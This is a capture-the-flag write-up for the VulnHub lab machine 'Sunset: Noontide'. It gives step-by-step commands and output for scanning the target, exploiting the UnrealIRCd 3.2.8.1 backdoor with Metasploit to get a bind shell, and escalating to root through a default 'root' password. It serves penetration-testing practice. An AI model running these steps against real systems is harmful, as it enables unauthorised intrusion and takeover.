



Sunset_Noontide_Writeup-1

VulnHub Writeup

Sunset: Noontide

<https://www.vulnhub.com/entry/sunset-noontide,531/>


Target: Sunset: Noontide (by whitecr0wz)


Difficulty: Very Easy

Source: VulnHub

Setup

- Ran target VM in VirtualBox
- Network Adapter set to Host-only Adapter (VirtualBox Host-Only Ethernet Adapter)
- Promiscuous Mode: Allow VMs
- Attacker machine: Kali Linux, same host-only network





Step 1 - Find the Target

Used ARP scan to find live hosts on the local subnet.

`sudo netdiscover -i eth0`

Found target IP: 192.168.56.102

Currently scanning: 172.17.0.0/16		Screen View: Unique Hosts		
17 Captured ARP Req/Rep packets, from 3 hosts.				Total size: 1020
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:04	1	60	Unknown vendor
192.168.56.100	08:00:27:e7:24:d2	10	600	PCS Systemtechnik GmbH
192.168.56.102	08:00:27:61:27:ba	6	360	PCS Systemtechnik GmbH

Step 2 - Scan Ports

`nmap -p- -A -sV 192.168.56.102`

Found open ports:

- 6667, 6697, 8067 → all running UnrealIRCd

```
(aishurs\kali)-[~/Desktop]
$ nmap -p- -A -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-22 13:51 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
6667/tcp open  irc UnrealIRCd
6697/tcp open  irc UnrealIRCd
8067/tcp open  irc UnrealIRCd
MAC Address: 08:00:27:61:27:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|firewall|switch|phone
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (97%), Check Point embedded (95%)
OS CPE: cpe:/o:linux:linux_kernel:3.5 cpe:/o:google:android:10 cpe:/o:linux:linux
nux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:2.6.32
```

Step 3 - Find Exploit

Opened msfconsole, searched:

search UnrealIRCd

Found module: exploit/unix/irc/unreal_ircd_3281_backdoor

```
(aishu & kali)-[~/Desktop]
msfconsole
Metasploit tip: You can use help to view all available commands
# cowsay++
< metasploit >
  \(\ow) (T)-)\ *
    =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]
```

```
msf > search UnrealIRCd
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCd 3.2.8.1 Backdoor Command Exec
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks ni
RHOSTS RPORT	6667	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using

Exploit target:

Id	Name
-	
0	Automatic Target

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks ni
RHOSTS	192.168.56.102	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using

Name	Current Setting	Required	Description
RPORT	6667	yes	The target port (TCP)

```

Exploit target:
  Id Name
  ----
  0 Automatic Target

```

Step 4 - What I Faced (Mistakes)

- First ran exploit without setting a payload → got error: "A payload has not been selected"
- Tried "set 0" and "set payload/cmd/unix/adduser" directly → wrong syntax, gave "Unknown datastore option"

Fixed it by using the right command:

set payload 1

(which is cmd/unix/bind_perl)

Then ran it again → worked this time, got a shell session.

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.56.102:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.

```

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	-	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	-	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	-	normal	No	Unix Command Shell, Bind TCP (via perl) IP
3	payload/cmd/unix/bind_ruby	-	normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	-	normal	No	Unix Command Shell, Bind TCP (via Ruby) IP
5	payload/cmd/unix/generic	-	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	-	normal	No	Unix Command Shell, Double Reverse TCP (te
7	payload/cmd/unix/reverse_bash_telnet_ssl	-	normal	No	Unix Command Shell, Reverse TCP SSL (telne
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)

#	Name	Disclosure Date	Rank	Check	Description
9	payload/cmd/unix/reverse_perl_ssl	-	normal	No	Unix Command Shell, Reverse TCP SSL (via p
10	payload/cmd/unix/reverse_ruby	-	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl	-	normal	No	Unix Command Shell, Reverse TCP SSL (via R
12	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/adduser
payload => cmd/unix/adduser
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
      :irc.foonet.com NOTICE AUTH :*** Looking up your hostname ...
      :irc.foonet.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command ...
[*] Exploit completed, but no session was created.
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
      :irc.foonet.com NOTICE AUTH : *** Looking up your hostname ...
      :irc.foonet.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.101:34477 → 192.168.56.102:4444) at 2026-09-22 14:07:01 -0400
```

Step 5 - Got Shell

Command shell opened successfully. Checked basic info:

whoami → serverifconfig

Step 6 - Local Flag

cat /home/server/local.txt

Flag: c53c08b5bf2b0801c5d0c24149826a6e

Step 7 - Privilege Escalation

su root

Password was simply "root" → worked, got root shell.

Step 8 - Root Flag

cat /root/proof.txt

Flag: ab28c8ca8da1b9ffc2d702ac54221105

```
whoami
server
ifconfig
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
ls -la /home/server
total 40
drwxr-xr-x 4 server server 4096 Aug 8 2020 .
drwxr-xr-x 3 root root 4096 Aug 8 2020 ..
lrwxrwxrwx 1 root root 9 Aug 8 2020 .bash_history → /dev/null
-rw-r--r-- 1 server server 220 Aug 8 2020 .bash_logout
-rw-r--r-- 1 server server 3526 Aug 8 2020 .bashrc
drwxr-xr-x 3 server server 4096 Aug 8 2020 irc
```

```
drwxr-xr-x 3 server server 4096 Aug 8 2020 .local
-rw-r--r-- 1 server server 33 Aug 8 2020 local.txt
-rw-r--r-- 1 server server 807 Aug 8 2020 .profile
-rw-r--r-- 1 server server 66 Aug 8 2020 .selected_editor
-rw-r--r-- 1 server server 173 Aug 8 2020 .wget-hsts
cat /home/server/local.txt
c53c08b5bf2b0801c5d0c24149826a6e
```

```
su root
root
su root
ls -la /root
total 24
```

drwx-	3	root	root	4096	Aug	8	2020
drwxr-xr-x	18	root	root	4096	Aug	8	2020
lrwxrwxrwx	1	root	root	9	Aug	8	2020
-rw-r--r--	1	root	root	570	Jan	31	2010
drwxr-xr-x	3	root	root	4096	Aug	8	2020
-rw-r--r--	1	root	root	148	Aug	17	2015
-rw	1	root	root	85	Aug	8	2020

```
cat /root/proof.txt
ab28c8ca8da1b9ffc2d702ac54221105
```

Thanks for playing! - Felipe Winsnes (awhitecOwz)